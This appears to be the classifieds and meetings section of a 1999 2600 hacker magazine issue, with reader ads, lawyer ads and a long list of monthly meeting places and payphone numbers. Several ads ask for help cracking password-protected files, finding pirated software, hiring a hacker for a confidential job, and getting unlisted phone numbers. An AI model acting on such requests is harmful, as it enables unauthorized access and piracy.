**NEW, COOL WEB AND PRINT MAGAZINE.** It will be the Time/Life, People, Spin for generations X, Y and Z. Looking for writers on all subjects or anything of interest. E-mail [illegible]. Benefits include publication, free stuff, concert and event tix and passes. Photographers and artists also wanted. Join NOW!

**TELEPHONE NUMBER HELP:** Help to find list of telephone numbers for each telephone company/city where a lineman can find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. [illegible]

**I AM LOOKING FOR ASSISTANCE** in cracking alphanumeric password protected MS Access files. Please send all info to [illegible]@yahoo.com. Your help will be greatly appreciated. In return, anyone needing info on WHCA (the White House Communication Agency), I will be happy to send anything with copies (or fax) of all ground floor ([illegible] through [illegible]) in DC metropolitan area or other documents.

**PROFIT FROM YOUR TALENTS!** Computer hacker wanted for confidential and lucrative assignment. Experienced only. No newbies please. Must leave clear message with phone number and email address plus best time to reach you. Call Steve 323-254-0648. Message for Steve answering machine [illegible]! Please call again.

## Wanted

**NEED HELP FINDING AND USING WAREZ SITES.** I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. Email [illegible] for list or details.

**I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER!** Please e-mail me if you have any information regarding the original TAP phreaking magazine/newsletter. I suggest you provide the condition of the magazine/newsletter and the price that you would want for it after e-mailing me at [illegible] or ICQ [illegible]. I want the ORIGINAL copies only.

**WANTED:** Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: [illegible]

## Services

**CHARGED WITH A COMPUTER CRIME** in any state or federal court? Contact Dorsey Morrow, Attorney at Law at (334) 264-5500 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

**SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA?** You need a zealous advocate committed to the freedom of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq. at (800) 388-5905 or (415) 986-5591 or omar@alumni.stanford.org or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. All consultations strictly confidential. Free in-person consultation in San Francisco for 2600 readers.

## Announcements

**OFF THE HOOK** is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site. Your feedback is welcome at oth@2600.com.

## Personal

**LOOKING FOR MSK.** I am looking for a lost hack/phreak friend who lives in the New York area but lived near South Beach (Miami) for a while in 1995. He has a black VW Jetta. He went by MSK, short for Beavis or something. I need to find out about past info we discussed. E-mail [illegible] if you can help.

**BOYCOTT BRAZIL** is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on [illegible] or [illegible]. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking 2600 users, associates, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Still need assistance from volunteers. John G. [illegible], [illegible], USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web sites: http://members.aol.com/[illegible], http://www.[illegible]/web.html.

**ONLY SUBSCRIBERS CAN ADVERTISE IN 2600!** Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 11/1/99.

ARGENTINA

**Buenos Aires:** In the bar at San José 05.

AUSTRALIA

**Adelaide:** Outside Sammy's Snack Bar on the corner of Morphett & Hindley Streets. 6 pm.

**Brisbane:** Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

**Canberra:** KC's Virtual Reality Cafe, 11 East RW, [illegible]. 6 pm.

**Melbourne:** Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

**Perth:** The Merchant Tea & Coffee (183 Murray Street), [illegible]. 6 pm.

**Sydney:** [illegible] Internet Cafe (Gnd Floor), corner of [illegible] and [illegible] Streets. 6 pm.

AUSTRIA

**Graz:** Cafe Haltestelle on Jakominiplatz.

BRAZIL

**Belo Horizonte:** Pelego's Bar at Assufeng, near the payphone. 6 pm.

**Rio de Janeiro:** Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

**Calgary:** Eau Claire Market food court (near the [illegible]).

**Edmonton:** [illegible] Cafe, 10220 103 Street. 6 pm.

British Columbia

**Vancouver:** Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

**Ottawa:** Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

**Toronto:** Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

**Montreal:** Bell Amphitheatre, 1000 Gauchetière Street.

ENGLAND

**Bristol:** By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44 117 9299011, 9294437. 6:45 pm.

**Hull:** In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

**Leeds:** Leeds City train station outside John Menzies. 6 pm.

**London:** Trocadero Shopping Center (near Piccadilly Circus) downstairs near the [illegible]. 7 pm.

**Manchester:** Cybernet Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

**Paris:** Place d'Italie XIII, in front of the Grand Ecran Cinema. 6:30 pm.

GREECE

**Athens:** Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm.

INDIA

**New Delhi:** Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

**Milan:** Piazza Loreto in front of McDonalds.

JAPAN

**Tokyo:** Ark Hills Spain Zaka (in front of Sabado, [illegible]) [illegible]

MEXICO

**Mexico City:** Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

**Stargard Szczecinski:** Art Cafe, [illegible] Club. 7 pm.

RUSSIA

**Moscow:** [illegible]

SCOTLAND

**Aberdeen:** Outside St. Nicholas' Church graveyard, near [illegible] Union Street. 7 pm.

SOUTH AFRICA

**Cape Town:** At the "Mississippi Detour."

**Johannesburg:** Sandton food court.

UNITED STATES

Alabama

**Birmingham:** Hoover Galleria food court by the payphones next to Hardee's. 7 pm.

Arizona

**Phoenix:** Peter Piper Pizza at Metro Center.

Arkansas

**Jonesboro:** Indian Mall food court by the big windows.

California

**Los Angeles:** Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

**Sacramento:** Round Table Pizza, 127 K Street.

**San Diego:** Burger King at Regents Park ([illegible] Shopping Mall).

**San Francisco:** 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

**San Jose:** Orchard Valley Coffee Shop/Net Cafe (Campbell).

District of Columbia

**Arlington:** Pentagon City Mall in the food court.

Florida

**Ft. Myers:** At the cafe in Barnes & Noble.

**Miami:** Dadeland Mall on the raised seating section in the food court.

**Orlando:** Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

**Pensacola:** Cordova Mall, food court. Tables near ATM. 5:30 pm.

Georgia

**Atlanta:** Lenox Mall food court.

Hawaii

**Honolulu:** Web Site Story Cafe in the Ewa Hotel Waikiki, 2555 Cartwright Rd. Waikiki. 6 pm.

Idaho

**Pocatello:** College Market, 604 South 8th Street.

Illinois

**Chicago:** Screenz, 2717 North Clark St.

Indiana

**Ft. Wayne:** Glenbrook Mall food court. 6 pm.

Kansas

**Kansas City:** Oak Park Mall food court (Overland Park).

Kentucky

**Louisville:** Barnes & Noble, 801 S. Hurstbourne Pkwy.

Louisiana

**Baton Rouge:** In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

**New Orleans:** Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the [illegible].

Maine

**Portland:** Maine Mall by the bench at the food court door.

Massachusetts

**Boston:** Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Minnesota

**Bloomington:** Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

**St. Louis:** Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Nebraska

**Omaha:** Crossroads Mall, Barnes & Noble. 6:30 pm.

Nevada

**Las Vegas:** [illegible] Starbucks Cafe, Sahara & Decatur. 8 pm.

**Reno:** Meadowood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

**Nashua:** Pheasant Lane Mall near the big clock in the food court.

New Mexico

**Albuquerque:** Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

**Buffalo:** Galleria Mall food court.

**New York:** Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

**Rochester:** Marketplace Mall food court. 6 pm.

North Carolina

**Charlotte:** South Park Mall, raised area of the food court.

**Raleigh:** Crabtree Valley Mall, food court.

Ohio

**Akron:** [illegible] Cafe on W. [illegible] St.

**Cleveland:** Coventry Arabica, Cleveland Heights, back room smoking section.

Oklahoma

**Oklahoma City:** Penn Square Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 842-[illegible].

**Tulsa:** Woodland Hills Mall, food court.

Oregon

**McMinnville:** Union Block, 403 NE 3rd St.

**Portland:** Pioneer Place Mall (not Pioneer Square), food court.

Pennsylvania

**Philadelphia:** 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

**Sioux Falls:** Empire Mall, by Burger King.

Tennessee

**Knoxville:** Borders Books Cafe across from Westown Mall.

**Memphis:** Cafe Apocalypse.

**Nashville:** Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

**Austin:** Dobie Mall food court.

**Dallas:** Mama's Pizza, Campbell & Preston.

**Ft. Worth:** North East Mall food court near food court payphones, Loop 820 & Bedford-Euless Rd. 6 pm.

**Houston:** Galleria 2 food court, under the stairs near the payphones.

**San Antonio:** North Star Mall food court.

Washington

**Seattle:** Washington State Convention Center, first floor.

**Spokane:** Spokane Valley Mall food court.

Wisconsin

**Eau Claire:** London Square Mall food court.

**Madison:** Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

**Milwaukee:** Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-6634 or send email to meetings@2600.com.

# FREE KEVIN Sightings

*Photos by Michael VanElsander and Steve Norris*

Send Your Photo Submissions to:
2600, PO Box 99, Middle Island, NY 11953 USA